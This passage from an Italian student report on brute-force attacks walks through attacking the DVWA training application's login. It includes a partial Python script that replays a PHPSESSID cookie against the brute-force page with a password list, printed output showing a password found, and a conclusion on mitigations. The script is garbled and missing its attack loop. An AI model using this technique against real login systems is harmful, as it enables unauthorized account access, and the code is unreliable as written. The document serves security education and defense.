


Figura 5.6: Fase iniziale

In questa fase, invece di procedere come nella tipologia precedente, copiamo il codice `PHPSESSID`. Grazie a questo codice e al codice python citato in precedenza ci permette di aggirare questo controllo.





Figura 5.7: Inseriamo i parametri nel terminale

Il seguente codice prevede 2 parametri : **IP address** e **PHPSESSID**



```
test.py > cat test.py
1 target = arg[1] + "/?p=1"
2 # cookie di sessione
3 url_index = "http://" + target + "/vulnerabilities/brute/index.php"
4 url_login = "http://" + target + "/vulnerabilities/brute/index.php"
5
6 # legge la lista delle password da un file
7 passwords = []
8 with open("pw.txt", "r") as file:
9     for line in file:
10         password.append(line.strip())
11
12 # crea una sessione permanente
13 session = requests.session()
14 cookie = {'PHPSESSID': 'phpsessid', 'security': 'high'}
15
16 # debug della sessione
17 print("Apertura del cookie di sessione: {}".format(cookie))
18
19 # Attacco brute force
20
21 # Output:
22 Test: password: password token: ac7aef08b6ca3ba378226f5479926 cookies: {'PHPSESSID': 'phpsessid', 'security': 'high'}
23 OTime: Success! La password corretta è "password"
24
25 Test: password: password123 token: 1f4a1a1d3b30d4615f5a6c5b4d7da cookies: {'PHPSESSID': 'phpsessid', 'security': 'high'}
26 Errore: Nome utente o password errati.
27
28 Test: password: password@ token: 1a4b45504f670d4d5d6d3753ab4a82 cookies: {'PHPSESSID': 'phpsessid', 'security': 'high'}
29 Errore: Nome utente o password errati.
```

Figura 5.8: Eseguiamo il codice e analizziamo i risultati




Figura 5.9: Verifica credenziali trovate

In questa fase, procedo a verificare le credenziali ottenute dall'attacco brute force. Queste credenziali mi hanno permesso di accedere con successo alla "zona admin", indicando un esito positivo dell'attacco.

Conclusione

In questo progetto è stato analizzato il brute force, una tecnica utilizzata per scoprire password provando tutte le possibili combinazioni fino a trovare quella corretta. Abbiamo definito il brute force, esplorato le sue varie tipologie e discusso le strategie per mitigarne l'impatto. Abbiamo condotto una dimostrazione pratica utilizzando Damn Vulnerable Web Application (DVWA) e Burp Suite per effettuare attacchi brute force su piccola scala. Questi test hanno avuto esito positivo, dimostrando la possibilità di indovinare una password debole in assenza di misure di mitigazione adeguate. Durante la nostra dimostrazione, è emerso chiaramente che le password deboli possono essere facilmente compromesse se non sono protette da strategie di sicurezza efficaci. Tuttavia, la demo ha anche sottolineato l'importanza cruciale delle misure di mitigazione. Adottando le giuste regole di mitigazione, il rischio di successo di un attacco brute force può essere drasticamente ridotto. Abbiamo evidenziato diverse tecniche di mitigazione, come il blocco temporaneo dell'account dopo un certo numero di tentativi falliti, l'implementazione di CAPTCHA, e l'adozione di password complesse e di lunghezza adeguata. Queste misure riducono significativamente la probabilità che un malintenzionato riesca a indovinare la password. In conclusione, sebbene il brute force rappresenti una minaccia concreta, la sua efficacia può essere notevolmente limitata attraverso l'adozione di misure di sicurezza adeguate. Proteggere le applicazioni e i dati degli utenti deve rimanere una priorità fondamentale per prevenire accessi non autorizzati. Implementando le tecniche sopra descritte, le organizzazioni possono rafforzare la loro sicurezza e ridurre il rischio di compromissione dei dati sensibili.

Bibliografia

- [1] *Brute force attack*:
https://en.wikipedia.org/wiki/Brute-force_attack
- [2] *DVWA*:
<https://www.homelab.it/index.php/2015/12/24/dvwa-damn-vulnerable-web-application/>
- [3] *Burp Suite*:
https://en.wikipedia.org/wiki/Burp_Suite
- [4] *XAMPP*:
<https://www.apachefriends.org/it/index.html>